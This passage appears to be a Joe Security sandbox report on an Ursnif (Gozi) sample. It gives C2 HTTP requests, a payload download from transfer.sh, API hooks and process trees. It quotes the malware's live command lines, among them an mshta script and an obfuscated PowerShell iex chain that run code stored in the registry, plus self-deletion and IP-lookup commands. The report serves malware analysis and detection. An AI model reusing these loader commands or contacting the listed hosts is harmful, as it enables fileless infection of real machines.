3a 9e 92 20 c4 2b 76 15 d8 ad 53 44 f4 af 3d e4 a7 2a 8c 09 89 71 ec dc 81 04 0f 9f e9 1a 39 14 79 42 16 95 08 d2 3f 69 94 7a b9 73 db ac 7d 64 98 b5 e9 32 e2 2e 60 66 90 ff 32 b0 85 ab 4f 23 63 09 4a cf 31 03 32 b8 c2 42 6c 21 1c 65 97 16 9a 50 31 aa 89 d0 8c ba 82 3b ff 1c d1 88 e5 b6 7a c4 ce 0c df 4f 1c eb 3b 52 d8 92 5a 8e f0 43 2f df 06 68 a8 cd 65 9b eb 36 eb ac 2e ed e4 f5 81 f8 be 3d 9b c0 b3 ae dd d5 c1 fd 00 a6 ae f4 23 ff e0 f8 ff 38 90 a6 9b ba 70 2d 91 e2 23 27 a0 92 5e 3e 2a a1 54 48 07 be 38 e8 cb 00 aa 10 cc 6d 03 1f 94 95 00 f1 65 df 19 47 f3 1f 5f cd 9c 2d 81 34 fd b0 fe a3 ee c0 f3 60 f3 02 e2 5c da 50 6a 77 94 97 fc b7 cf 06 d2 b1 90 be 67 06 cb 62 58 45 7c c3 22 4f 55 96 d0 18 58 ab 2a fb fe 4d 67 c8 d3 56 b8 cd d0 94 cd 6b c8 7c fc 80 f4 1f ab 70 fa 93 48 4d c0 e5 67 f5 57 07 45 cd 8b 87 fb 96 80 e9 ba b1 3f d1 a6 30 d1 2e a7 63 48 20 4f 74 7d 43 38 25 19 90 e4 fc 78 94 ee 1e e8 c1 16 f4 80 70 8d 5a 0a c2 e8 d1 22 d1 d2 bb fe 52 37 d4 5d 7e 60 0f f1 b4 4a 03 cb f7 3e 92 f2 9a 93 8e af b5 5f 14 3b cd 54 90 aa ee 17 3d 6b a3 ea 2d 76 e0 3b 6b 8c ba 6f 51 35 72 fb db 0d a5 5b 91 50 26 05 8c 96 b7 d1 e8 15 26 6e 5a b6 05 46 99 43 65 7b ff 27 c7 2f d2 07 a9 72 5f 7d 00 b5 1a 98 ee b5 e0 2e 61 eb 27 a6 c0 53 ad 1d cc af d6 b1 78 78 c4 60 57 aa ed d7 44 de 75 89 1b b5 16 40 d7 f6 5a 55 f1 a1 da ca 8c e4 98 6b 79 78 4e 1a ae fb cf 3a fb 97 3c 30 1a e3 6e 0c 8a 51 14 ca fc 7e 06 0f 81 7f a0 cc 64 37 c4 dd 3b 8b c0 24 17 a7 31 c9 5c 02 37 a3 ce 6e 71 7e b0 66 c3 75 51 5d 04 90 da d6 d6 3a 85 51 eb 09 d1 d3 aa 27 87 7e 52 10 ea 04 cb 1b d7 6b 19 55 c4 2e ab 88 73 c6 b2 ba d1 75 1d 80 27 68 06 86 6f c2 0b 93 a4 4e 42 4c d0 2f 01 2a e7 a8 1e 64 77 91 a4 88 1f 5f 5c dc 53 18 e1 21 35 87 90 c6 e0 23 92 82 60 7f 99 ff 1c 28 33 a8 e8 65 68 cd 2c 32 7e af 33 49 6f a2 a8 ac 38 f8 ff c8 f6 50 29 43 19 e4 e7 42 ba aa 9e e6 fa 00 bb 57 4c 1e 3d f8 11 50 2c 07 c2 fb 7f d3 21 3b df bb 7b a4 f5 d0 07 99 c2 86 46 e9 bd 2f 06 3b c3 a4 ea 41 bb 67 57 2a ba cf a2 4a c1 08 6b 88 b5 c6 59 2d Data Ascii: DjSC+`$)"`>YDd-ij~V'LJU]Q&~# g$AzU)E1_|7#j4VPESoW$IKoIBz0Q2bm%7",/y.d1QVmWB_lwy.yY}bwj=8: +vSD=*q9yB?izs}d2.`f2O#cJ12Bl!eP1;zO;RZC/he6.=#8p-#'^>*TH8meG_-4`\PjwgbXE|"OUX*MgVk|pHMgWE?0.cH Ot }C8%xpZ"R7]~`J>_;T=k-v;koQ5r[P&&nZFCe{'/r_}.a'Sxx`WDu@ZUkyxN:<0nQ~d7;$1\7nq~fuQ]:Q'~RkU.su'hoNBL/*dw _\S!5#`(3eh,2~3lo8P)CBWL=P,!;{F/;AgW*JkY-

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49820	185.189.12.123	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:04:09.103338957 CET	11154	OUT	GET /cG9R2yLu/hwY1VC7UV0FGuTFHUDuWv94/dWPB0qINsS/UcOtH5ibuFGkRtRRz/TcTs3WrbL3kk/KH9_2B01P5 _/2BqOCU5VAuO8RX/tDtOsh5JefONIGFgJjwJW/WTNQ_2BigLNUfSTv/vEQOtss42jXAD7m/Vb_2FBrZFcmnzVx4eL /FgvV_2F2J/WJxkKD87XHV59J1BIptx/grHAayUrM6ZXOpWMd4b/m8CaZcQ61hUgT0Er2sN6yR/jqxJkoogaoGBQ/o xZTsR50/IU6qlhp0LlHnTmpxFkzazjn/ZXLdcjlESY/R9eDED1XHAy_2FpXA/QYirrLarjNjS/_2Faftuam8rF_2F/1Ew HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0 Host: io.immontyr.com
Jan 12, 2022 13:04:09.595227957 CET	11155	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 12 Jan 2022 12:04:09 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49822	185.189.12.123	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:04:10.510874987 CET	11162	OUT	POST /NmtPFuQd_2/BfdLYLn2BLCtH1Hsh/hg_2FVLDGfIg/gtHnWY07UvK/_2FGfiZdkTNp3n/qSVe2e02NbQuSng ndCWZx/FHtx2JyPoVSWyJAF/Nf3MxwobjdKHeJw/QN32g1hXKaTKdLZpGQ/1rai86tHa/cARCkcyc0ZIXwpr6o7hy/ 9LscnpzGSQw_2BN65St/d5vH28LuyC5fwk6W58_2BJ/mW_2BjaYyboIc/4qfAAbea/H6DnQT_2FBDJuaMwLw_2Bis/ Q5vm9_2Bsb/WNMn_2Bg9zRAyx8QD/EwO5ty_2BWJe/AeEgVlXP8KP/mEQSv1dRw/v0fxMe2Myiu1T/e HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0 Content-Length: 2 Host: io.immontyr.com
Jan 12, 2022 13:04:10.981787920 CET	11163	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 12 Jan 2022 12:04:10 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49743	144.76.136.153	443	C:\Users\user\Desktop\gozi.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-12 12:01:26 UTC	0	OUT	GET /get/3dvhcv/lia.exe HTTP/1.1 Host: transfer.sh Connection: Keep-Alive
2022-01-12 12:01:27 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Wed, 12 Jan 2022 12:01:27 GMT Content-Type: application/x-ms-dos-executable Content-Length: 37888 Connection: close Content-Disposition: attachment; filename="lia.exe" Retry-After: Wed, 12 Jan 2022 13:01:32 GMT X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 127.0.0.1,102.129.143.64,102.129.143.64 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 9 X-Ratelimit-Reset: 1641988892 X-Remaining-Days: n/a X-Remaining-Downloads: n/a X-Served-By: Proudly served by DutchCoders
2022-01-12 12:01:27 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

Code Manipulations

User Modules


Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe

Processes

Statistics

Behavior



System Behavior

Analysis Process: gozi.exe PID: 6992 Parent PID: 1372

General

Start time:	13:01:13
Start date:	12/01/2022
Path:	C:\Users\user\Desktop\gozi.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\gozi.exe"
Imagebase:	0xe10000
File size:	167424 bytes
MD5 hash:	8EE79738C37A919FDF38DC5A621556CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Copyright Joe Security LLC 2022

Analysis Process: RegAsm.exe PID: 5696 Parent PID: 6992

General

Start time:	13:01:29
Start date:	12/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0x8e0000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000008.00000003.392490032.0000000003408000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000008.00000002.523377381.000000000308F000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000008.00000003.392591901.0000000003408000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000008.00000003.392517903.0000000003408000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000008.00000003.392607938.0000000003408000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000008.00000003.457301811.00000000043A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000008.00000003.392570642.0000000003408000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000008.00000003.398744797.0000000003389000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000008.00000003.405030349.000000000320C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000008.00000003.392542209.0000000003408000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000008.00000003.395416668.0000000003408000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Key Value Created

Analysis Process: mshta.exe PID: 2928 Parent PID: 3352

General

Start time:	13:02:13
Start date:	12/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Djqr='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Djqr).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>
Imagebase:	0x7ff60d5c0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB

Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 6536 Parent PID: 2928

General

Start time:	13:02:16
Start date:	12/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name pflixjr -value gp; new-alias -name finjvcqe -value iex; finjvcqe ([System.Text.Encoding]::ASCII.GetString((pflixjr "HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550").UtilTool))
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 5400 Parent PID: 6536

General

Start time:	13:02:16
Start date:	12/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Copyright Joe Security LLC 2022

Analysis Process: csc.exe PID: 6620 Parent PID: 6536

General

Start time:	13:02:28
Start date:	12/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @" C:\Users\user\AppData\Local\Temp\hscan34n.cmdline
Imagebase:	0x7ff71b850000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 4876 Parent PID: 6620

General

Start time:	13:02:30
Start date:	12/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES73F8.tmp" "c:\Users\user\AppData\Local\Temp\CSC8CA7551FEF4543EEA6FB885A13AF16EB.TMP"
Imagebase:	0x7ff60f590000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 5700 Parent PID: 6536

General

Start time:	13:02:33
Start date:	12/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @" C:\Users\user\AppData\Local\Temp\5n300s0s.cmdline
Imagebase:	0x7ff71b850000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: control.exe PID: 5676 Parent PID: 5696

General

Start time:	13:02:34
Start date:	12/01/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff7edb10000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.532875532.000001DC0EF2C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000001C.00000000.468518313.0000000000E50000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.473440748.000001DC0EF2C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000001C.00000000.470699283.0000000000E50000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.473486452.000001DC0EF2C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.473394409.000001DC0EF2C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000001C.00000000.472358807.0000000000E50000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.473504593.000001DC0EF2C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000001C.00000002.542236121.0000000000E51000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: cvtres.exe PID: 5664 Parent PID: 5700

General

Start time:	13:02:35
Start date:	12/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES8712.tmp" "c:\Users\user\AppData\Local\Temp\CSC31C5CF8C116B47DEB51FEE2BA7A26AB5.TMP"
Imagebase:	0x7ff71aa50000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 3352 Parent PID: 6536

General

Start time:	13:02:44
Start date:	12/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE

Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 2960 Parent PID: 3352

General

Start time:	13:03:02
Start date:	12/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Windows\Microsoft .NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0x7ff7e2850000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4580 Parent PID: 2960

General

Start time:	13:03:03
Start date:	12/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: 3640 Parent PID: 2960

General

Start time:	13:03:04
Start date:	12/01/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff604fb0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2022

Analysis Process: rundll32.exe PID: 4364 Parent PID: 5676

General

Start time:	13:03:08
Start date:	12/01/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff71e070000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000024.00000000.539555209.0000020FDEA80000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000024.00000000.537792307.0000020FDEA80000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000024.00000003.541235990.0000020FDF04C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000024.00000003.540930276.0000020FDF04C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000024.00000003.541170125.0000020FDF04C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000024.00000000.535827896.0000020FDEA80000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000024.00000002.543904492.0000020FDF04C000.00000004.00000040.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 4084 Parent PID: 3352

General

Start time:	13:03:08
Start date:	12/01/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6225d0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000025.00000000.568184534.000001B920020000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000025.00000000.563482706.000001B920020000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000025.00000000.572793373.000001B920020000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000002.825382176.000001B91FF02000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 4488 Parent PID: 3352

General

Start time:	13:03:19
Start date:	12/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\3B0F.bi1"
Imagebase:	0x7ff7e2850000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 4176 Parent PID: 3352

General

Start time:	13:03:29
Start date:	12/01/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6225d0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000029.00000002.826395409.00000163C5A02000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000029.00000000.609566601.00000163C5170000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000029.00000000.615563963.00000163C5170000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000029.00000002.824135960.00000163C5171000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000029.00000000.621795530.00000163C5170000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 5016 Parent PID: 4488

General

Start time:	13:03:33
Start date:	12/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: nslookup.exe PID: 5340 Parent PID: 4488

General

Start time:	13:03:33
Start date:	12/01/2022
Path:	C:\Windows\System32\nslookup.exe
Wow64 process (32bit):	false
Commandline:	nslookup myip.opendns.com resolver1.opendns.com
Imagebase:	0x7ff725f40000
File size:	86528 bytes
MD5 hash:	AF1787F1DBE0053D74FC687E7233F8CE
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 3200 Parent PID: 3352

General

Start time:	13:03:39
Start date:	12/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\3B0F.bi1"
Imagebase:	0x7ff7e2850000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 4440 Parent PID: 3352

General

Start time:	13:03:52
Start date:	12/01/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6225d0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000002D.00000000.652250920.000001EAE4570000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000002D.00000000.655957739.000001EAE4570000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000002D.00000000.648045274.000001EAE4570000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000002D.00000002.819337222.000001EAE4571000.00000020.00020000.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 4292 Parent PID: 3200

General

Start time:	13:03:56
Start date:	12/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6020 Parent PID: 3352

General

Start time:	13:04:08
Start date:	12/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\syswow64\cmd.exe" /C pause dll mail, ,
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002F.00000003.672226246.0000000003508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002F.00000003.671882459.0000000003508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002F.00000003.671987567.0000000003508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002F.00000003.672047552.0000000003508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002F.00000003.671936053.0000000003508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002F.00000003.672143247.0000000003508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002F.00000003.672170468.0000000003508000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002F.00000002.673705435.0000000003508000.00000004.00000040.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 5656 Parent PID: 6020

General

Start time:	13:04:09
Start date:	12/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
